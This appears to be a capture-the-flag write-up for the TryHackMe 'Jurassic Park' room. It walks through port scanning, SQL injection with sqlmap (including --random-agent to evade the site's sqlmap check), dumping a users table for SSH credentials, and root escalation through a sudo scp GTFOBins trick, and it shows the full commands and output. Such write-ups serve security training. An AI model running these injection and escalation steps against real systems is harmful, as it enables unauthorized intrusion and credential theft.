

RECON

enum

<https://tryhackme.com/room/jurassicpark>

10.10.7.144

10.11.13.238


Started the usual enumeration with a nmap, nikto and dirbuster.

```
nmap $ip -vvv -p-  
nmap $ip -vvv -sC -sV -p X | tee nmap.txt  
nikto -host $ip | tee nikto.txt
```


Dirbuster found 2 noticeable files.

robots.txt but content was just **“Wubbalubbadubdub”** and a *request.txt* containing **“0”**.

Inside the shop I picked a package and changed the id parameter to something arbitrary.



I tried a simple sqlmap <http://10.10.7.144/item.php?id=0%27%20or%201=1>



I captured the respond with Burp and noticed:

```
let i = 1;
while(i < 100) {
  document.querySelector("#magicwork").innerHTML +=
    "<b>YOU DIDN'T SAY THE MAGIC WORD!</b><br>"
  await sleep(50)
  i++;
}
document.querySelector("#magicwork").innerHTML +=
  "Try SqlMap.. I dare you.."
}

async function play() {
  return new Promise(async function (resolve, reject) {
```

So I added --random-agent to the command and ran SQLmap nevertheless (I'm such a outlaw)

```
sqlmap -u http://10.10.7.144/item.php?id=1 --batch --dbs --
random-agent
```

```

GET parameter 'id' is vulnerable. Do you want to keep testing?
sqlmap identified the following injection point(s) with a total of 100% confidence
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 8347=8347

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: id=1 AND GTID_SUBSET(CONCAT(0x7178766b71,(SELECT (CASE WHEN (8347=8347) THEN 0x7178766b71 ELSE 0x7178766b71 END)))

---
[16:21:04] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 or 16.10 (yeah)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.6
[16:21:04] [INFO] fetching database names
[16:21:05] [INFO] retrieved: 'information_schema'
[16:21:05] [INFO] retrieved: 'mysql'
[16:21:05] [INFO] retrieved: 'park'
[16:21:05] [INFO] retrieved: 'performance_schema'
[16:21:05] [INFO] retrieved: 'sys'
available databases [5]:
mysql
information_schema
performance_schema
sys
park

```

Then I proceeded to enumerate the DB:

```

sqlmap -u http://10.10.7.144/item.php?id=1 --batch --random-agent -D park --tables
sqlmap -u http://10.10.7.144/item.php?id=1 --batch --random-agent -D park -T users --dump

```

Inside the user table I found 2 passwords, and one of them belongs to the user dennis and these are valid SSH credentials.

```
dennis@ip-10-10-7-144:~$
```

local

Inside the home directory is the first flag and inside the .bash_history is also the third flag visible.

Inside the .viminfo are notes regarding 2 more flags:

```

'3 1802 31 /tmp/flagFour.txt
'4 1 63 ~/flag1.txt
'5 1 31 /boot/grub/fonts/flagTwo.txt

```

But the /tmp folder is empty of course and I just realized: there is no 4th flag at all.

```
dennis@ip-10-10-7-144:/var/www/html$ ls -la
total 52
drwxr-xr-x 3 root    root    4096 Feb 16  2019 .
drwxr-xr-x 3 root    root    4096 Feb 16  2019 ..
drwxrwxr-x 2 ubuntu ubuntu 4096 Feb 16  2019 assets
-rwxr-xr-x 1 ubuntu ubuntu   65 Feb 16  2019 delete
-rwxr-xr-x 1 ubuntu ubuntu 1274 Feb 16  2019 index.php
-rwxr-xr-x 1 ubuntu ubuntu 6937 Feb 16  2019 item.php
-rwxr-xr-x 1 ubuntu ubuntu 3010 Feb 16  2019 park_2019-02-14.sql
-rwxr-xr-x 1 ubuntu ubuntu    1 Feb 16  2019 requests.txt
```

And inside the sql backup file we find out who is the user of the other password and also another user - even though we do not know what service these are for.

```
sudo -l
```

```
dennis@ip-10-10-7-144:/var/www/html$ sudo -l
Matching Defaults entries for dennis on ip-10-10-7-144.eu-west-1.compute.internal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin

User dennis may run the following commands on ip-10-10-7-144.eu-west-1.compute.internal:
    (ALL) NOPASSWD: /usr/bin/scp
```

So I looked scp up on <https://gtfobins.github.io/gtfobins/scp/#sudo>

```
TF=$(mktemp)
echo 'sh 0<&2 1>&2' > $TF
chmod +x "$TF"
sudo scp -S $TF x y:
```

which leads to:

```
dennis@ip-10-10-7-144:/var/www/html$ sudo scp -S $TF x y
# whoami && id
root
uid=0(root) gid=0(root) groups=0(root)
# █
```

and finding the final flag =)